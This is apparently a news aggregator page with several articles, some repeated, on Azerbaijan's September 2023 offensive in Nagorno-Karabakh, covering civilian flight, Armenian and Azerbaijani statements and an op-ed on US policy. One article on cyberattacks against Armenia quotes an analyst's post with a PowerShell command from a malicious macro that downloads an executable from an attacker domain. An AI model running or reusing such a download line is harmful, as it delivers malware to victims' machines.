Categories
Selected Articles

Chaos and Crisis as Azerbaijan Attacks Nagorno-Karabakh


Screenshot-2023-09-21-at-14.45.07-2.png

Azerbaijan and representatives of Nagorno-Karabakh’s de-facto Armenian government have begun re-intergration talks for the territory after a 24 hour offensive by Azerbaijani forces. On Tuesday, September 19 Azerbaijan launched a new offensive against the self-governing Armenian-populated region. The attack followed a nine-month blockade of the territory by the Azerbaijani authorities, which prompted international condemnation. 


Azerbaijan’s armed forces initially attacked Nagorno-Karabakh’s capital Stepanakert with drones and artillery, breaking through the line of contact (the front line separating Armenian and Azerbaijani troops) to surround key settlements. 

Azerbaijan’s President Ilham Aliyev declared that the country had “restored its sovereignty” to the area internationally recognised as part of Azerbaijan, and a ceasefire was declared. However, at the time of writing there are reports of continued shelling and small arms fire in some areas.

Since the advance of Azerbaijani forces and the capitulation of Nagorno-Karabakh’s de-facto authorities thousands of Armenian civilians have fled their homes; Armenia’s prime minister has accused Azerbaijan of carrying out a policy of ethnic cleansing in Nagorno-Karabakh. Bellingcat has previously documented human rights violations by Azerbaijan’s forces in areas of Nagorno-Karabakh which came under Baku’s control in 2020.

Since the start of Azerbaijan’s latest offensive, Bellingcat has been monitoring open source information about the humanitarian consequences — in particular attacks on the territory’s civilian infrastructure and the movement of its ethnic Armenian population.

Azerbaijan declared an end to operations on the evening of Wednesday, September 20, however there are reports that gunfire could still be heard near Stepanakert on the morning of September 21, hours before aforementioned talks between Azerbaijani and Karabakh Armenian representatives commenced in the town of Yevlakh. Widespread and prolonged disruptions to internet services in the area have resulted in sporadic filtering of information out of the region.

Area controlled by Karabakh Armenian forces between November 2020 and September 2023 highlighted in red.

Armenian officials and international experts fear the ethnic cleansing of the approximately 100,000 ethnic Armenians in the enclave. Last month, Luis Moreno Ocampo, the former lead prosecutor of the International Criminal Court, released a report warning there is a “reasonable basis” to believe there is a genocide against Armenians living in Nagorno-Karabakh — for the past nine months, Azerbaijani security forces have blocked access to Nagorno-Karabakh, cutting off essential supplies including food and medicine.

Videos Show Damage to Civilian Areas, Civilians Fleeing

Bellingcat has seen evidence of attacks on residential areas of Nagorno-Karabakh. 

Early reports on social media place the start of the hostilities shortly after noon on September 19. The Azerbaijani Ministry of Foreign Affairs (MFA) released videos throughout the day showing its armed forces striking Armenian military targets. Among these were videos shared on the MFA’s YouTube page featuring drone footage of military positions and the bombing of military equipment.  


Hikmet Hajiev, foreign policy adviser to Azerbaijan’s president, claimed in an interview to CNN that Azerbaijan only targeted military infrastructure with “precision weapons” in the offensive. However, available open source evidence shows that residential areas were also impacted in the attack. The country’s Defence Ministry also released a statement on September 19 claiming that “humanitarian aid stations” had been opened along the Lachin Corridor connecting Nagorno-Karabakh to Armenia to ensure the “evacuation of the population”, but no open source evidence of civilians fleeing towards them has yet emerged.

The Human Rights Defender of the Republic of Artsakh (as Nagorno-Karabakh is also known to its Armenian population) announced on the evening of September 20 that at least ten civilians — including five children — were among the 200 fatalities in the hostilities.

The entity also decried the worsening humanitarian situation in the area, pointing out that civilians in the region had been suffering through prolonged interruptions to electrical, heating, and internet services. Importantly, critical fuel shortages had caused all public transport to cease during the nine-month blockade, complicating any evacuation or humanitarian efforts.

Siranush Sargsyan, a freelance journalist in Nagorno-Karabakh, shared videos showing destroyed civilian vehicles and damage to apartment buildings on Azatamartikneri Avenue (39.821232, 46.758423) in downtown Stepanakert.

Images of damage to a car and commercial buildings in Stepanakert, from Siranush Sargsyan’s Tweet

Sargsyan shared a video of damage to another civilian building apparently in central Stepanakert, which Bellingcat was unable to immediately geolocate.


Other videos shared on September 20 showed Armenian civilians fleeing their homes. A large number of them arrived at the Russian peacekeepers’ base at the airport near Khojaly:

Stills from a video showing Armenian civilians walking in the premises of the Russian peacekeeping force’s base at Khojaly. Video by AlphaNews, shared by Leonid Ragozin on Twitter.

One photograph whose initial author is unknown was then widely circulated on social media, showing a large crowd gathering at the terminal building of the airport.

Photo from Andranik Shirinyan’s Tweet

At 2:00 PM local time, footage appeared showing a large group of Armenian civilians and vehicles near the airport’s terminal building (39.899226, 46.787836).

The television channel of Russia’s military, TV Zvezda, also released footage of Russian peacekeepers letting a large group of Armenian civilians into the base. Images later appeared of a group of civilians at an Orthodox Church on its premises at (39.902255, 46.793253).

The independent Russian news website Meduza reported on a brief from the Russian Presidential Administration which instructed state media to highlight the role of peacekeepers in “evacuating the civilian population”, particularly stressing the fact that some took shelter in the aforementioned Orthodox Church.

A statement posted to Russia’s Defence Ministry website on September 20 notes that Russian peacekeepers evacuated 3,154 people from the Mardakert, Martuni and Askeran Regions. It is not known whether these are the civilians seen in the videos mentioned above.

Given extensive cloud cover over the airport yesterday, Bellingcat tasked a synthetic aperture radar (SAR) satellite image of the site. Unlike visible light satellite images, SAR can penetrate through clouds and, in effect, “see” certain objects.

The SAR images that Bellingcat obtained, seen below, are not strongly conclusive. However, they show what appear to be a large number objects on the road adjacent to the Russian base. Two large groups of these are also visible, one in a parking lot by the airport terminal and another in a field nearby.

These objects could plausibly be vehicles, which have also been seen in the area in large numbers in one video uploaded by an Armenian social media user and another video bearing the coat of arms of Russia’s Defence Ministry.

SAR data © 2023 Umbra Lab, Inc. (Licensed under CC BY 4.0). Annotations by Logan Williams. The raw SAR magnitude image is available as a GeoTIFF and can be downloaded here for further reference, analysis, and reproduction under the terms of the CC BY 4.0 license.

At the time of writing, there are numerous claims on social media that Azerbaijani soldiers have advanced into the city of Stepanakert. This morning, local journalist Marut Vanyan posted images of internally displaced people from across Nagorno-Karabakh on the streets of Stepanakert.

https://twitter.com/marutvanian/status/1704733065673687175

An Uncertain Future

The future of Nagorno-Karabakh’s 100,000 ethnic Armenians remains uncertain. In his speech on Wednesday, Aliyev assured that the rights of Armenians would be preserved under Baku’s rule, however some experts have argued that most Karabakh Armenians are unlikely to put much faith in Baku’s assurances.

Armenia’s Prime Minister Pashinyan has “taken into account” the decision of the Karabakh Armenian authorities and in a video address argued that the Russian-negotiated ceasefire obliged Moscow to guarantee their security, reported Armenian news website CivilNet. Yesterday the same website reported confusion on the ground as to whether “humanitarian corridors” to Armenia via the Lachin Corridor will be opened at all.“Fears of expulsion and ethnic cleansing are justified because there is precedent. Every time territory has changed hands in the Armenian-Azerbaijani conflict, ethnic cleansing has taken place,” said Laurence Broers, an Associate Fellow at Chatham House’s Russia and Eurasia Programme, in comments to Bellingcat.“The previous nine months of blockade followed by yesterday’s offensive are not the ideal background to discussions of co-existence. What we’ve seen here is a coercive model, where we now have no trust whatsoever and a deep asymmetry in power. This is not a setting that can provide for a successful process, which would need painstaking negotiations and transitional arrangements.”

Bellingcat will continue to monitor the situation to track the humanitarian consequences of this latest escalation of the Nagorno-Karabakh crisis.

Giancarlo Fiorella, Maxim Edwards and Narine Khachatryan contributed research alongside members of Bellingcat’s Global Authentication Project (GAP)
Categories
Selected Articles

PM Pashinyan notes case in which Karabakh Armenians might move to Armenia


default.jpg


The transfer of our compatriots from Nagorno-Karabakh to Armenia may take place in the conditions when it is recorded that it is impossible for our compatriots to stay in Nagorno-Karabakh; that is, if this situation continues. Prime Minister Nikol Pashinyan stated this at Friday’s Cabinet meeting of the Armenian government.

“We assess that this impossibility exists at the moment. If the situation does not improve, that situation will be on the agenda of all of us. But also, I want to inform that back on September 19, that is, the day of the start of [Azerbaijan’s military] operations [in Nagorno-Karabakh], I gave an instruction to Deputy Prime Minister Tigran Khachatryan to discuss with his government colleagues how, where, and with what we will assist our compatriots in the event of a possible flow of people to Armenia. More than 40,000 places have been prepared; it’s about places to stay, as well as simultaneously in terms of health care, food. This is an agreed position with Nagorno-Karabakh colleagues. Our Plan A is not to de-Armenianize Nagorno-Karabakh. We must do everything in our actions so that our compatriots have the chance to live in their homes without fear, with dignity,” Pashinyan said.

!

This text available in   Հայերեն and Русский

Print


Categories
Selected Articles

We shouldn’t turn a blind eye on failures of Russian peacekeepers in Nagorno-Karabakh – Pashinyan


We shouldn’t turn a blind eye on failures of Russian peacekeepers in Nagorno-Karabakh – Pashinyan
19:19, 21 September 2023

YEREVAN, SEPTEMBER 21, ARMENPRESS. Prime Minister Nikol Pashinyan has said that Armenia bears its share of responsibility but the failures of the Russian peacekeeping mission in Nagorno-Karabakh shouldn’t be ignored.

Addressing the nation live on Thursday, PM Pashinyan commented on Russian media claims that Armenia is trying to blame Russia for its own failures.


“We are not shifting responsibility of any of our failures on anyone. There is the clear 9 November 2020 trilateral statement, by which the Lachin Corridor was supposed to be under the full control of the Russian peacekeeping contingent, the Russian peacekeeping contingent was supposed to oversee the safety of the civilian population. And we’ve been consistently raising this issue for over one and a half years, raising that the processes aren’t proceeding in the right course. We bear our share of responsibility, but I don’t think that we all should turn a blind eye on the failures that the Russian peacekeeping contingent has had in Nagorno-Karabakh,” Pashinyan said, mentioning the deadly incident in 2022 when Russian peacekeepers had assured a farmer in Nagorno-Karabakh that it was safe to conduct agricultural work but the farmer was shot dead by an Azeri sniper in the presence of the peacekeepers.

“Why did this latest outbreak happen? If the peacekeepers were able to agree a ceasefire, why couldn’t they do so before the attack, so that an attack on Nagorno-Karabakh wouldn’t have happened? After all, we’ve all been warning about this, we were saying that Nagorno-Karabakh is blockaded by Azerbaijani military equipment. Why didn’t this mediation take place back then? These are questions that require answers,” the Armenian PM said.


Categories
Selected Articles

Armenia was under heavy cyberattack prior to Azeri offensive in NK – expert


Armenia was under heavy cyberattack prior to Azeri offensive in NK – expert
11:37, 22 September 2023

YEREVAN, SEPTEMBER 22, ARMENPRESS. The Armenia International Airports and governmental agencies came under heavy cyberattacks prior to the Azeri attack on Nagorno-Karabakh.


Information security expert Samvel Martirosyan told ARMENPRESS that the attacks happened September 10-19.

Hackers used an MS Word document with a virus falsely presented as a warning by the National Security Service.

“They spread fake statements addressed from the NSS, letters to specific targets, including the airport and state institutions. The attackers were very well aware of the Armenian internal bureaucratic processes, the ongoing situation,” Martirosyan warned.

The cyberattacks were clearly carried out by a serious team, most likely with links to governments.

“At this moment I can’t say who was behind this attack,” he said, adding that there are few countries who could have done so.

Singapore-based web analyst Zhixiang Hao also commented on the cyber-attack on X.

“APT attacks target Armenia. Attackers forged documents from the National Security Service of the Republic of Armenia,There is vba macro code powershell iwr https://karabakhtelekom[.com/api/ekeng-mta.exe -UsebasicParsing -Outfile C:usersPublicDownloadsekeng-mta.exe,” he posted on X.


Categories
Selected Articles

Hikmet Hajiyev: Baku considering possible amnesty for Karabakh militants


9999e519-7cfa-3a4a-99a9-9f058fe87a93_824

Azerbaijan envisages an amnesty for Karabakh Armenian fighters who give up their arms, though there have been some Karabakh military units which have said they will continue their resistance, Assistant to the President of Azerbaijan – Head of the Foreign Policy Affairs Department of the Presidential Administration Hikmet Hajiyev told Reuters, Report informs.

“Even with regard to former militaries and combatants, if they can be classified in such a way, and even for them we are envisaging an amnesty or alluding to an amnesty as well,” Hajiyev said.

Karabakh Armenian rights would be respected as part of their reintegration into Azerbaijan, he said, adding that they had requested humanitarian support as well as oil and gasoline supplies. Three cargos of humanitarian help would be delivered to the region on September 22, he said.

“Currently we are seeing that some individual army groups and officers that made the public statements that they won’t come to our terms and will continue resistance,” he said.

“We also see that some minor groups are going to the forest,” he said. “But we do not see that to be the biggest challenge, and big security challenge. Of course, this will cause certain challenges and difficulties but not on a such a big scale.”


Categories
Selected Articles

We shouldn’t turn a blind eye on failures of Russian peacekeepers in Nagorno-Karabakh – Pashinyan


We shouldn’t turn a blind eye on failures of Russian peacekeepers in Nagorno-Karabakh – Pashinyan
19:19, 21 September 2023

YEREVAN, SEPTEMBER 21, ARMENPRESS. Prime Minister Nikol Pashinyan has said that Armenia bears its share of responsibility but the failures of the Russian peacekeeping mission in Nagorno-Karabakh shouldn’t be ignored.

Addressing the nation live on Thursday, PM Pashinyan commented on Russian media claims that Armenia is trying to blame Russia for its own failures.

“We are not shifting responsibility of any of our failures on anyone. There is the clear 9 November 2020 trilateral statement, by which the Lachin Corridor was supposed to be under the full control of the Russian peacekeeping contingent, the Russian peacekeeping contingent was supposed to oversee the safety of the civilian population. And we’ve been consistently raising this issue for over one and a half years, raising that the processes aren’t proceeding in the right course. We bear our share of responsibility, but I don’t think that we all should turn a blind eye on the failures that the Russian peacekeeping contingent has had in Nagorno-Karabakh,” Pashinyan said, mentioning the deadly incident in 2022 when Russian peacekeepers had assured a farmer in Nagorno-Karabakh that it was safe to conduct agricultural work but the farmer was shot dead by an Azeri sniper in the presence of the peacekeepers.

“Why did this latest outbreak happen? If the peacekeepers were able to agree a ceasefire, why couldn’t they do so before the attack, so that an attack on Nagorno-Karabakh wouldn’t have happened? After all, we’ve all been warning about this, we were saying that Nagorno-Karabakh is blockaded by Azerbaijani military equipment. Why didn’t this mediation take place back then? These are questions that require answers,” the Armenian PM said.


Categories
Selected Articles

PM Pashinyan notes case in which Karabakh Armenians might move to Armenia


default.jpg

The transfer of our compatriots from Nagorno-Karabakh to Armenia may take place in the conditions when it is recorded that it is impossible for our compatriots to stay in Nagorno-Karabakh; that is, if this situation continues. Prime Minister Nikol Pashinyan stated this at Friday’s Cabinet meeting of the Armenian government.

“We assess that this impossibility exists at the moment. If the situation does not improve, that situation will be on the agenda of all of us. But also, I want to inform that back on September 19, that is, the day of the start of [Azerbaijan’s military] operations [in Nagorno-Karabakh], I gave an instruction to Deputy Prime Minister Tigran Khachatryan to discuss with his government colleagues how, where, and with what we will assist our compatriots in the event of a possible flow of people to Armenia. More than 40,000 places have been prepared; it’s about places to stay, as well as simultaneously in terms of health care, food. This is an agreed position with Nagorno-Karabakh colleagues. Our Plan A is not to de-Armenianize Nagorno-Karabakh. We must do everything in our actions so that our compatriots have the chance to live in their homes without fear, with dignity,” Pashinyan said.

!

This text available in   Հայերեն and Русский

Print


Categories
Selected Articles

What Should America Do Now in Nagorno-Karabakh?


Second-Nagorno-Karabakh-War-1024x576.jpg

Azerbaijani President Ilham Aliyev appears to relish embarrassing the State Department.

Just weeks after the now-voided ceasefire, Aliyev castigated on live television Andrew Schofer, at the time the chief US representative on the Karabakh issue, during a Baku meeting.

Noting that Aliyev did not invite the American and French representatives, he said he would nevertheless listen on the off chance they had something worthwhile to say.

Aliyev, though, had no desire to listen to diplomats. “Azerbaijan resolved the conflict, which lasted for almost 30 years, resolved by force and political means,” he said. “And I can only agree with what [Russian] president [Vladimir] Putin said, the president of the one of the co-chair countries, that Nagorno-Karabakh conflict is already in the history… Azerbaijan resolved it itself. And by defeating Armenia on the battlefield, we forced aggressor to admit its defeat, to sign declaration which we consider as an act of capitulation of Armenia.”

In the three years since, he has only redoubled his contempt for American diplomacy. Testifying last week before the Senate Foreign Relations Committee, acting Assistant Secretary of State Yuri Kim declared, “We will not tolerate any attack on the people of Nagorno-Karabakh.” Aliyev called her bluff and Kim, who hopes to be the next US ambassador to Turkey, showed her declaration both empty and insincere.

It is not a good look for American diplomacy. Nor is Kim alone. Secretary of State Antony Blinken repeated there could be “no military solution” or that “the use of force to resolve disputes is unacceptable” in recent days. To sit idle as Aliyev imposes through military force a solution that leads to the mass flight or expulsion of one of the region’s oldest Christian communities not only reinforces the notion that Blinken is the weakest secretary of State since Frank Kellogg a century ago. The danger is that not only Aliyev but also other dictators will see inaction or empty rhetoric as a greenlight. The Armenia fight might not be over, after all, especially as Aliyev occupies portions of Armenia and claims even capital Yerevan as an Azeri city.

So how should the United States react?

First, Azerbaijan’s military conquest should not push aside the ongoing investigations of severe human rights abuses and torture and executions of prisoners of war stemming from the 2020 war. The best resource on these cases rests in a repository at the Institute for the Study of Human Rights at Columbia University assembled by now-Georgetown University Scholar David Phillips and his able team.  

Second, will Congress assess how recent waivers of Section 907 of the Freedom Support Act contributed and enabled the Azerbaijani military action? Will any diplomats from the Trump or Biden administrations be held accountable by Congress for flagrant violations of U.S. law?

Third, what will the United States do to ensure preservation of cultural heritage? While the Hudson Institute’s Luke Coffey says, “There is no religious dimension to this conflict,” such a statement is patently false. Put aside the rhetoric of Al Qaeda-affiliated mercenaries from 2020. There is a long history of the Aliyev regime destroying Christian sites or seeking to erase Armenian heritage. Consider, for example, the destruction of the Julfa Cemetery. Every scholar or analyst apologetic to Azerbaijan’s position should explain what motivates such destruction and if they can voice any plausible excuse. The same holds true for the sandblasting of Armenian inscriptions in other churches and monasteries.  The simple facts are these: Few believe the Azerbaijani narrative because Aliyev has not allowed foreign media or foreign observers in for years. Pinocchio’s nose is too big to ignore the ongoing eradication of a community. There is a reason why so many living under Azerbaijani guns fear for their lives.

Fourth, the State Department should immediately dispatch multiple diplomats from the US Embassy in Baku to Stepanakert to monitor the situation. Atrocities occur in the dark. If Azerbaijan has nothing to hide, then it will not impede diplomats visiting beleaguered, Christian populations on land Azerbaijan controls.

Fifth and finally, Azerbaijani officials say that they will allow Armenians from Nagorno-Karabakh to remain as equal citizens under Azerbaijani law. Put aside the fact that they already accuse many generations-old Armenians of the region of having no proof of residency. Congress should demand the State Department release a report assessing the Azerbaijani constitution and the independence of the Azerbaijani judiciary. Does the State Department believe that the Aliyev family is subordinate to Azerbaijani law or above it? Does Blinken believe that Azerbaijani will, for example, bring to justice those seen beheading or mutilating prisoners on video?

Freedom and faith suffer today, but Azerbaijani triumphalism need not be the final chapter. The downside of imposing a military solution, rather than the “consensual” solution for which Secretary of State James Baker called when he crafted the American position to the region more than three decades ago, is that the pendulum of unilateralism swings both ways. Aliyev will not live forever, and even the most ambitious family dynasties unravel. In the interim, it is essential that the State Department cease its business-as-usual with Azerbaijan and work overtime to help one of the world’s oldest Christian communities that, unfortunately, Washington’s own distraction and indifference now imperils.

About the Author

Now a 19FortyFive Contributing Editor, Dr. Michael Rubin is a Senior Fellow at the American Enterprise Institute (AEI). Dr. Rubin is the author, coauthor, and coeditor of several books exploring diplomacy, Iranian history, Arab culture, Kurdish studies, and Shi’ite politics, including “Seven Pillars: What Really Causes Instability in the Middle East?” (AEI Press, 2019); “Kurdistan Rising” (AEI Press, 2016); “Dancing with the Devil: The Perils of Engaging Rogue Regimes” (Encounter Books, 2014); and “Eternal Iran: Continuity and Chaos” (Palgrave, 2005).


Categories
Selected Articles

PM Pashinyan notes case in which Karabakh Armenians might move to Armenia


default.jpg

The transfer of our compatriots from Nagorno-Karabakh to Armenia may take place in the conditions when it is recorded that it is impossible for our compatriots to stay in Nagorno-Karabakh; that is, if this situation continues. Prime Minister Nikol Pashinyan stated this at Friday’s Cabinet meeting of the Armenian government.

“We assess that this impossibility exists at the moment. If the situation does not improve, that situation will be on the agenda of all of us. But also, I want to inform that back on September 19, that is, the day of the start of [Azerbaijan’s military] operations [in Nagorno-Karabakh], I gave an instruction to Deputy Prime Minister Tigran Khachatryan to discuss with his government colleagues how, where, and with what we will assist our compatriots in the event of a possible flow of people to Armenia. More than 40,000 places have been prepared; it’s about places to stay, as well as simultaneously in terms of health care, food. This is an agreed position with Nagorno-Karabakh colleagues. Our Plan A is not to de-Armenianize Nagorno-Karabakh. We must do everything in our actions so that our compatriots have the chance to live in their homes without fear, with dignity,” Pashinyan said.

!

This text available in   Հայերեն and Русский

Print


Categories
Selected Articles

Jeyhun Bayramov meets with Joe Biden


default.jpg

Azerbaijani Foreign Minister Jeyhun Bayramov attended a reception organized by US President Joe Biden within the framework of the high-level week of the 78th session of the UN General Assembly.

The Ministry of Foreign Affairs of Azerbaijan informed on its page in X that within the framework of the reception, the Azerbaijani Foreign Minister met with US President Joe Biden.

!

This text available in   Հայերեն and Русский

Print